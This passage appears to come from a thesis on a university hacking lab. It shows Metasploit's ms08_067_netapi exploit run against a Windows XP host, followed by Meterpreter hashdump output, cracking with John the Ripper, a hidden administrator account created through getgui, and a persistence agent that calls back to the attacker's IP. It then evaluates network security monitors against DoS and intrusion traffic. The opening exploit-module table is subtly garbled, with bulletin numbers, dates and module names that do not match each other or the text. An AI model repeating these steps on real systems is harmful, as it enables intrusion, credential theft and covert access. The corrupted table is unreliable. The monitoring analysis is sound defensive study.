exploit/windows/smb/ms94_007_killbill	2004-02-10	low	MS94-007 Microsoft ASN.1 Library Bitstring Heap Overflow
exploit/windows/smb/ms94_011_lsass	2004-04-13	good	MS94-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
exploit/windows/smb/ms94_031_netdde	2004-10-12	good	MS94-031 Microsoft NetDDE Service Overflow
exploit/windows/smb/ms95_039_prp	2005-08-09	good	MS95-039 Microsoft Plug and Play Service Overflow
exploit/windows/smb/ms96_025_rasman_reg	2006-06-13	good	MS96-025 Microsoft RRAS Service RASMAN Registry Overflow
exploit/windows/emb/ms96_025_rras	2006-06-13	average	MS96-025 Microsoft RRAS Service Overflow
exploit/windows/smb/ms96_040_netapi	2006-08-08	good	MS96-040 Microsoft Server Service NetPathCanonicalize Overflow
exploit/windows/smb/ms96_066_nwapi	2006-11-14	good	MS96-066 Microsoft Services nwapi32.dll Module Exploit
exploit/windows/smb/ms96_066_nwks	2006-11-14	good	MS96-066 Microsoft Services nwks.dll Module Exploit
exploit/windows/smb/ms96_078_wssvc	2006-11-14	great	MS96-078 Microsoft Workstation Service NetManageIPCConnect Overflow
exploit/windows/smb/ms97_029_msdns_zonename	2007-04-12	manual	MS97-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
exploit/windows/smb/ms98_067_netapi	2008-10-28	great	MS98-067 Microsoft Server Service Relative Path Stack Corruption
exploit/windows/smb/ms99_050_smb2_negotiate_func_index	2009-09-07	good	MS99-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
exploit/windows/smb/ms10_061_spoolss	2010-09-14	excellent	MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
exploit/windows/smb/netidentity_xtierrpcpipe	1999-04-06	great	Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
exploit/windows/smb/psexec	1999-01-01	manual	Microsoft Windows Authenticated User Code Execution
exploit/windows/smb/psexec_psh	1999-01-01	manual	Microsoft Windows Authenticated Powershell Command Execution
exploit/windows/smb/smb_relay	2001-03-31	excellent	MS98-068 Microsoft Windows SMB Relay Code Execution
exploit/windows/smb/timuktu_plughntcommand_bof	2009-06-25	great	Timuktu PlughntCommand Named Pipe Buffer Overflow

**Figure 44.** Kali Linux: Metasploit exploit modules for Samba vulnerabilities

Here we see two modules with the rating of *excellent*, and three that are rated *great*. It is generally a good idea to start with the better rated modules, but here with a bit of deduction we can actually rule both of them out. The module called *ms10\_061\_spoolss* seems to exploit a vulnerability found in the Print Spooler Service, of which we have no proof that is actually running on the machine. The other exploit, called *smb\_relay*, looks good otherwise except for the fact that it was discovered back in March, 2001, i.e., almost six months before Windows XP was released to manufacturing. It is highly unlikely that this will work, so we move on to the ones rated *great*. The two newest ones, *Timuktu\_plughntcommand\_bof* and *netidentity\_xtierrpcpipe*, with *great* ratings again seem to involve other services or applications in addition to Samba, and there is no proof of either running on the system. The only viable option seems to be *ms08\_067\_netapi*, which is a well-documented and well-known exploit found in 2008 [94]. This allows an attacker on unpatched Windows 2000, Windows XP and Windows Server 2003 installations to run arbitrary code without authentication, and even gain administrative privileges. The vulnerability exists because the service was not properly handling malicious remote procedure call (RPC) requests; additionally, a parsing flaw exists in the path *canonicalization* code of NetAPI32.dll module which can be exploited. Canonicalization is when there exists multiple ways to represent a certain resource; e.g., C:\path\file.jpg and C:\path\folder\.\file.jpg that are the representing the same file even though their paths look different [10]. Through this flaw it is possible to access files that would have access to their direct paths denied, e.g., access to the C:\ root could be prohibited, but a pathname of C:\path\.\ would provide access.

Again, like with most Metasploit modules, the usage is simple. One needs only to select the module with the *use* command, set its required options and run the module. This process is displayed in Figure 45.

```
msf auxiliary(tcp) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     130.230.113.20  yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

msf exploit(ms08_067_netapi) > set rhost 130.230.113.20
rhost => 130.230.113.20
msf exploit(ms08_067_netapi) > run

[*] Started reverse handler on 130.230.115.235:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 130.230.113.20
[*] Meterpreter session 4 opened (130.230.115.235:4444 -> 130.230.113.20:1029) at 2014-12-04 16:04:17 +0200
```

**Figure 45.** Kali Linux: *ms08\_067\_netapi* module execution in Metasploit

The exploit automatically detects the running version of Windows (and its Service Pack) and uses an appropriate payload to generate a Meterpreter shell on the target machine. It is important to note now that there are two Meterpreter sessions open: one on the web server which was attained by upgrading a regular reverse netcat shell, and the other one on the Windows XP machine obtained automatically by running the exploit. After successfully interacting with the Meterpreter session on the Windows XP machine (here with session ID 4), the command *getuid* can be used to display user account information, i.e., what privileges the Meterpreter shell is running with. With this exploit it should already be running with Administrator privileges, but if that is not the case, they can be attempted to obtain with the *getsystem* command. With an Administrator account it is easy to collect password hashes from a Windows machine with Meterpreter's *hashdump* command. Its output is shown in Figure 46.

```
meterpreter > hashdump
admin:1007:ac804745ee68e8bea1aa818381e4e281b:3008c87294511142799dca1191e69a0f:::
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
cura:1003:e41905232dc05746e5e55d3fd61bc4d6:132a0e327625a4a32c14b5a08912b9f0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:6cbc400e44300f18e76be8aff6d2f0dd:dd72e57b5534e24069db96f5e0628030:::
juho:1009:3db1423f00e790e91aa818381e4e281b:6e7e92159b8033be1aff5f27f9585bf8:::
mava:1010:1c0a301f18e8da5daad3b435b51404ee:9c780a7fb318fbb1f16b02c9d021814c:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:154bf83145061709dbbafd058a6ff412:::
tommi:1008:efdb5ed3696653c9aad3b435b51404ee:b7265f8cc4f00b58f413076ead262720:::
Trolli:1011:da94cc9a0d1ad31aad3b435b51404ee:58c8c12b14103bac09768c0e480a127e:::
meterpreter >
```

**Figure 46.** Kali Linux: output of *hashdump* command in a Meterpreter shell



These hashes can then be copied and pasted into a text file on the local machine, and Kali Linux once again includes several tools available for cracking them. The best one is probably John the Ripper, which can be used with the *john* command from the command line or *johnny* if one prefers to use a GUI. The use and output of John the Ripper from the command line is displayed in Figure 47. The flag *--format=nt* ensures proper display of the results.

```
root@seclab21:/home# john --format=nt hashdump
Created directory: /root/.john
Loaded 10 password hashes with no different salts (NT MD4 [128/128 X2 SSE2-16])
mava                (mava)
admin123            (admin)
password            (Administrator)
                    (Guest)
batman              (tommi)
```

*Figure 47. Kali Linux: cracking password hashes with John the Ripper*

Four out of 10 accounts on the machine apparently had very weak passwords, and they were successfully cracked in just a few seconds.

### 5.2.3 Maintaining access

After successfully exploiting the Windows XP machine, maintaining access to it is the next important task. One way of accomplishing this with Metasploit is by first creating an administrative user account on the machine, and then enabling Windows' Remote Desktop service which allows a user to control the target host graphically from the attacking machine as if he was sitting in front of it. Two useful features of the Meterpreter shell were used to achieve this. First, a port forwarding rule needed to be created to be able to access the Remote Desktop Port (3389) on the target machine because of the firewall blocking all access to it. Meterpreter can create a local TCP relay on a chosen *localhost* port and transfers all data from it to the target IP and port. Port forwarding can be set with entering the following command in the Meterpreter shell (the one on the Windows XP machine):

```
portfwd add -l 1337 -p 3389 -r 130.230.113.20
```

Here the *-l* flag creates the TCP relay on localhost port 1337. The *-p* and *-r* flags set the remote port and host respectively. The local port can be set to anything (preferably a port not in use), but the Windows Remote Desktop service uses the port 3389. Meterpreter includes a handy script called *getgui* that can be used to not only enable the Remote Desktop service on a target machine, but also create user accounts in the Administrators group. This is shown in Figure 48.

```

meterpreter > run getgui -h
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or: getgui -e

OPTIONS:
-e Enable RDP only.
-f <opt> Forward RDP Connection.
-h Help menu.
-p <opt> The Password of the user to add.
-u <opt> The Username of the user to add.

meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /home/student/.msf4/logs/scripts/getgui/clean_up_20141204.3310.rc
meterpreter > run getgui -u owned -p owned
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: owned with Password: owned
[*] Hiding user from Windows Login screen
[*] Adding User: owned to local group 'Remote Desktop Users'
[*] Adding User: owned to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /home/student/.msf4/logs/scripts/getgui/clean_up_20141204.3323.rc
meterpreter >


```

**Figure 48.** Kali Linux: use of getgui script in a Meterpreter shell

Here, the user account *owned* with the password *owned* was successfully created and inserted into the local Administrators and Remote Desktop Users groups. Now the only thing left was to attempt to connect to the target machine. This could be done with the *rdesktop* command from a Linux terminal with the following command:

```
rdesktop -u owned -p owned 0.0.0.0:1337
```

In Figure 49 we see that the user account *owned* did get created with the Administrator privileges.




**Figure 49.** Kali Linux: remote desktop connection to internal Win XP machine

The *getgui* script used to create the account also includes functionality to hide the account from the login screen, so it should be a bit harder to detect and remove. In the case of the newly created user getting discovered and deleted, Meterpreter includes a script called *persistence* to ensure that the access is maintained. The script can be executed with the following command:

```
run persistence -U -i 5 -p 443 -r 130.230.115.235
```

This creates an agent on the target host that automatically starts every time a user logs on and attempts to open a reverse connection once every 5 seconds to the attacking machine's IP address at port 443. The flag *-X* can be used instead of *-U* to make the agent start when the system is booted. The flag *-A* can be used to start a matching *multi/handler* module on Metasploit to connect to the agent. If the purpose is to instead listen to this connection at a later time, the user only needs to select the *exploit/multi/handler* module with the *use* command and then set the payload to *windows/meterpreter/reverse\_tcp* to again gain access to a Meterpreter shell.

To recap, Figure 50 demonstrates where the different Meterpreter sessions reside and what the actual and logical connections are. Remember that the firewall was blocking access to all company machines except the web server through which a route to the internal network's Windows XP machine is established.



**Figure 50.** Kali Linux: tools use case network end situation

This laboratory exercise incorporates only a handful of the tools that come with Kali Linux. The categories of these tools are listed in Section 3.2.3. Full list of the included software as of March 2013 can be found at [95]. The most notable of the tools for various penetration testing phases are listed in Section 5.1.

## 6. ANALYSIS OF NETWORK SECURITY MONITORS

As mentioned in Chapter 3, the network security monitoring tools in our laboratory are Security Onion and Clarified Analyzer. In this chapter both are tested in various attack scenarios to see if and how they detect the attacks, and if they offer any advice on how to proceed.

The test scenarios will be detailed first in Section 6.1. Results from different points in the attack for both monitors are shown in Section 6.2. Finally, the results are compared in Section 6.3 and pros and cons and typical usage scenarios for both network security monitors are examined.

### 6.1 Test scenarios

This section details the test scenarios used. These are the same for both NSM's. The network setup for both attack types can be found in Chapters 4 and 5 respectively. Clarified Analyzer is monitoring multiple points in the network, so selecting and activating a relevant recorder was sufficient to monitor the tests. Security Onion was running virtually on a separate machine, so port mirroring was done on a Cisco switch to monitor the required parts of the network. This was done with the following commands in Cisco's management interface:

```
monitor session 1 source vlan 211, 222
monitor session 1 destination interface gigabitEthernet 4/0/23
```

Here the VLANs 211 and 222 were the different parts of the network setup that were to be monitored, and *gigabitEthernet 4/0/23* is the port on which the Security Onion computer was listening on.

#### 6.1.1 Denial of Service

The network monitors were tested against Bandwidth DoS by generating UDP traffic on Ruge and Ostinato, and then monitoring the destination host and network. The settings used on the traffic generators can be found in Section 4.1.

In practice, the applications were capable of generating bandwidth of up to 950 Mbps, which is near the maximum speed possible on the 1 Gbps links between the devices. Even this relatively small bandwidth coming from a single source was enough to seri-

ously slow down the use of both of the monitors; however they did remain somewhat operational during the attacks, so some data could be extracted and analyzed. The results for the monitors against BWDoS are shown in Sections 6.2.1 and 6.2.3.

### 6.1.2 Exploits and intrusions

Network security monitors were tested during the hacking lab exercise that is explained in detail in Section 5.2. The students started by scanning the network of a fictional company for open ports. They then exploited Shellshock and used various tools (*hydra* [79], *sucrack* [81]) to gain access to a web server visible behind the firewall, created reverse connections with *netcat* [96], downloaded confidential data from the servers and finally exploited a Samba service vulnerability in Windows XP SP3 in order to gain Administrator privileges and a remote desktop connection on the machine.


The whole exercise was closely monitored using both of the tools available. For each step, possible actions to halt or divert the attack were examined based on the data reported by the monitors. The results for the monitors against exploits and intrusions are shown in Sections 6.2.2 and 6.2.4.

## 6.2 Results

This section details the results for both network security monitoring tools for the scenarios described above. The results for Clarified Analyzer against BWDoS and exploits and intrusions are detailed in Sections 6.2.1 and 6.2.2 respectively. Results for Security Onion against the same scenarios follow in Sections 6.2.3 and 6.2.4.

### 6.2.1 Clarified Analyzer against Bandwidth DoS


Clarified Analyzer does not provide any real time alerts when a DoS attack occurs. However, it can easily be seen from the bandwidth graphs as a sudden spike on one or multiple recorders. This is shown in Figure 51.



*Figure 51. Clarified Analyzer: Bandwidth DoS attack, Flows view*


Due to the number of packets usually involved in a Bandwidth DoS attack, the use of Clarified Analyzer in replaying the traffic can get really slow, to the point that even the other recorders' data stops getting updated until the attack is finished. This was demonstrated even with the testing conducted in our laboratory with bandwidths only up to 1 Gbps. Real world DDoS attacks can be over a hundred times larger in combined bandwidth, and coming from hundreds of thousands of zombie nodes from all over the world. It can only be assumed that such an attack would bring the operation of Clarified Analyzer to a complete halt. Attackers could therefore start a decoy Bandwidth DoS attack against the target network to render Clarified Analyzer unusable and then start the actual attack possibly involving exploits, making the attacker effectively invisible from monitoring.

Clarified Analyzer can show a bit more information of the attack however, so perhaps not all is lost. The Association graph, seen in Figure 52, displays the route the traffic is traveling in the recorder's monitored network.



**Figure 52.** Clarified Analyzer: Bandwidth DoS attack, Association graph

As explained in Section 3.3.1, the Association graph combines the Layer 2 and Layer 3 connection information; it shows the two gateways through which the traffic reaches its destination (130.230.112.100) from the attacker (13.37.13.37). The thick line between the source and destination IP addresses confirms that the two nodes are connected on the IP layer. It would therefore be a good idea to disconnect the gateway the attacker is connected to from the network, and reroute legitimate traffic through other gateways. We can confirm the gateway connection from the Layer graph, which is shown in Figure 53. From there we can see that the attacking IP is only connected to a single gateway, so disconnecting it or reconfiguring routes through that device would probably be enough to thwart the attack.



**Figure 53.** Clarified Analyzer: Bandwidth DoS attack, Layer graph

To sum up, Clarified Analyzer offers decent monitoring capabilities toward Bandwidth DoS attacks as the increased bandwidth utilization on a certain point in the network can easily be seen on the graphs displayed by the recorders, especially on a network that otherwise would not have much traffic in it. However, if the attacks are large enough regarding bandwidth (as they already were with our 1 Gbps tests), the performance of the recorders drops dramatically, rendering the user conducting the monitoring helpless as to what else is going on in the network during the attack. This can probably be helped with installing higher performing disk drives, i.e., PCI Express SSDs on the recorders, as the disk drives are the most likely bottleneck in the analysis of the data.

## 6.2.2 Clarified Analyzer against exploits and intrusions

The port scan shows up clearly on Clarified Analyzer as increased bandwidth usage in the Recorder graphs on the top half screen, and the actual flows of the scans can be seen in the Flows tab in the lower half, as shown in Figure 54.

130.230.115.228	32942...	<->	3-4, 6, 26, 30, 32, 81-85, 89-...	130.230.112.52	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:86	10s 455ms	1 034	99.90
130.230.115.228	32792...	<->	3-4, 6, 26, 30, 32, 33, 82, 85...	130.230.112.9	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:83	10s 358ms	1 032	99.63
130.230.115.228	32798...	<->	3-4, 6, 26, 30, 32-33, 81, 83...	130.230.112.34	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:83	10s 192ms	1 032	101.25
130.230.115.228	32774...	<->	4, 6, 26, 30, 32, 33, 81-82, 85...	130.230.112.17	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:82	10s 476ms	1 031	98.41
130.230.115.228	32776...	<->	3-4, 6, 26, 30, 33, 81-82, 84...	130.230.112.0	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:88	10s 258ms	1 030	100.40
130.230.115.228	32793...	<->	3, 30, 32-33, 81-85, 89-90, 9...	130.230.112.55	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:84	10s 197ms	1 030	101.01
130.230.112.43	3-4, 2...	<->	32808, 32814, 32846, 32880...	130.230.115.228	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:89	10s 353ms	1 028	99.29
130.230.115.228	32933...	<->	3-4, 6, 26, 30, 32, 33, 81, 83...	130.230.112.49	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:03	10s 56ms	1 020	102.23
130.230.115.228	32898...	<->	3-4, 26, 30, 32, 33, 81-82, 85...	130.230.112.2	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:82	10s 434ms	1 028	98.52
130.230.115.228	32771...	<->	3-4, 26, 32, 81-83, 85, 89-90...	130.230.112.23	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:83	10s 486ms	1 027	97.94
130.230.115.228	32785...	<->	3-4, 6, 26, 30, 33, 83-85, 89...	130.230.112.53	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:83	10s 464ms	1 027	98.14
130.230.115.228	32827...	<->	3-4, 6, 26, 30, 32, 33, 81-82...	130.230.112.27	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:88	10s 438ms	1 027	98.38
130.230.115.228	32779...	<->	4, 6, 26, 30, 32, 82-85, 89-9...	130.230.112.62	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:86	10s 449ms	1 027	98.29
130.230.115.228	32798...	<->	3-4, 6, 26, 30, 32, 81-82, 84...	130.230.112.60	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:87	10s 166ms	1 025	100.82
130.230.115.228	32897...	<->	3-4, 6, 30, 32-33, 81-82, 84...	130.230.112.56	TCP	Acme-1_recorder	00:90:69:89:57:f0	2014-11-25 12:35:14:86	10s 418ms	1 023	98.19

**Figure 54.** Clarified Analyzer: Flows tab results on port scan

As can be seen from the figure above, the attacker, whose IP address is 130.230.115.228, is aggressively scanning for all sorts of ports on the target subnet of 130.230.112.0/25, and each one of the resulting flows is displayed in Clarified Analyz-




er. The most accessed ports can be examined on the Ports tab. The results are shown in Figure 55.

port	service	protocol	# flows	# packet	pkt/flow	tags
35689		TCP	1762	1762	1.00	NO TAG
2710		TCP	193	193	1.00	NO TAG
49176		TCP	191	191	1.00	NO TAG
5440		TCP	190	190	1.00	NO TAG
9220		TCP	190	190	1.00	NO TAG
4006		TCP	190	190	1.00	NO TAG
54045		TCP	188	188	1.00	NO TAG
1812		TCP	188	188	1.00	NO TAG
5718		TCP	187	187	1.00	NO TAG
1072		TCP	187	187	1.00	NO TAG
32780		TCP	186	186	1.00	NO TAG
554		TCP	186	186	1.00	NO TAG
8402		TCP	185	185	1.00	NO TAG
8899		TCP	185	185	1.00	NO TAG
1062		TCP	185	185	1.00	NO TAG
15012		TCP	185	185	1.00	NO TAG
9943		TCP	185	185	1.00	NO TAG
2010		TCP	185	185	1.00	NO TAG
113		TCP	185	185	1.00	NO TAG
3986		TCP	185	185	1.00	NO TAG
1126		TCP	184	184	1.00	NO TAG
5432		TCP	184	184	1.00	NO TAG
139		TCP	184	184	1.00	NO TAG
1862		TCP	184	184	1.00	NO TAG
81		TCP	184	184	1.00	NO TAG
49153		TCP	183	183	1.00	NO TAG
5033		TCP	183	183	1.00	NO TAG

**Figure 55.** Clarified Analyzer: Ports tab results on port scan

